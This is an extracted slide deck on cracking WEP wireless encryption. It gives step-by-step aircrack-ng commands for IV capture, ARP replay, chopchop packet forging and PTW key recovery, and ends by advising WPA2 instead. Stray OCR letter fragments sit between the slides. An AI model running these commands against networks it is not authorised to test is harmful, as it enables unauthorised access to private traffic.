Practical WEP Cracking

 \mathbf{n} n a m a m a u m



"Wireless Myths"

- MAC address limiting
- Hidden SSID
- Using WEP
- About as useful as telnet or ftp not echoing the password
- Or if you or only worried about Gran
- Lets focus on WEP Wireless Equivalency Protocol

 \mathbf{n} a m m а



"The Theory"

- WEP is based on RC4 symmetric encryption
- either 64 or 128 bit
- uses an IV to provide randomness
- the key and the IV or XOR together to use in encryption
- the IV is 24 bit thus reducing the encryption to 40 or 104 bit
- the IV is the problem because of "rollover" / "repeats"
- with a decent number of packets we can crack the key
- lets look at 4 ways to crack it (linux, and minimum of tools)...



- We will be using the aircrack-ng suite of tools
- First method revolves around capturing IV's from a network "airodump-ng -ivs -c < channel > -w < output > < interface >"
- Once you have about 300,000 packets try to crack them "aircrack-ng <output>.ivs"
- If you had enough you should get the key
- Method is simple and you only need one wireless NIC, but it takes a long time



n i а m V a m а u a

i

- Second method causes and captures IV's from a network
- First cause an ARP transaction "aireplay-ng -1 o -e <SSID> -a <AP MAC> -h <NIC1 MAC> <NIC1>"
- You look for a successful association, then replay the packets "aireplay-ng -3 -b <AP MAC> -h <NIC1 MAC> <NIC1>"
- Now a dump of the traffic should show the IVS climbing nicely "airodump-ng –ivs –c <Channel> -w <Output> <NIC2>"

When you have about 300,000 packets try to crack them "aircrack-ng <output>.ivs"

• Method is fairly simple, and a lot quicker but needs 2 NICS and is noisy

n n i \mathbf{a} m \mathbf{a} m \mathbf{a} и а



- Third method also causes and captures IV's from a network
- First use the "chopchop" attack to capture a packet, and see details "aireplay-ng -4 -h <NIC1 MAC> <NIC1>" "tcpdump -s o -n -e -r <saved replay file>"
- Create a ARP packet using the details found out
 "packetforge-ng -arp -y <replay xor file> -a <AP MAC>
 -h <NIC1 MAC> -k <Dest. IP> -l <Src. IP> -w <output>"
- Now replay the created ARP packet "aireplay-ng -2 -r < output> < NIC1>"
- Now a dump of the traffic should show the IVS climbing nicely "airodump-ng –ivs –c <Channel> -w <Output> <NIC2>"

When you have about 300,000 packets try to crack them "aircrack-ng <output>.ivs"

• Method is complex, noisy and needs 2 NICS – but is quick and certain

n i \mathbf{a} m \mathbf{a} m \mathbf{a} и a i m

n




And up to a short while ago that would have been it, but as if it was not bad enough...

 \mathbf{n} \mathbf{n} a m a m a u m



- Second method causes and captures data packets from a network
- First cause an ARP transaction "aireplay-ng -1 o -e <SSID> -a <AP MAC> -h <NIC1 MAC> <NIC1>"
- You look for a successful association, then replay the packets "aireplay-ng -3 -b <AP MAC> -h <NIC1 MAC> <NIC1>"
- Now a dump of the traffic should show the IVS climbing nicely "airodump-ng -c <*Channel> -w* <*Output> <NIC2>*"
- When you have about 40,000-60,000 packets try to crack them "aircrack-ptw <output>.cap"
- This new optimisation really is "Game Over" for WEP





"So how do I fix WEP?"

- The best way to secure your WEP network is..
- DO NOT USE WEP.
- Seriously, if you are using wireless;
 - Use WPA2 as a minimum
 - Ideally use a Radius/VPN/IPSec setup
 - Make the wireless network physically separate to the wired

 \mathbf{n} a m m а



Thank you for your attention

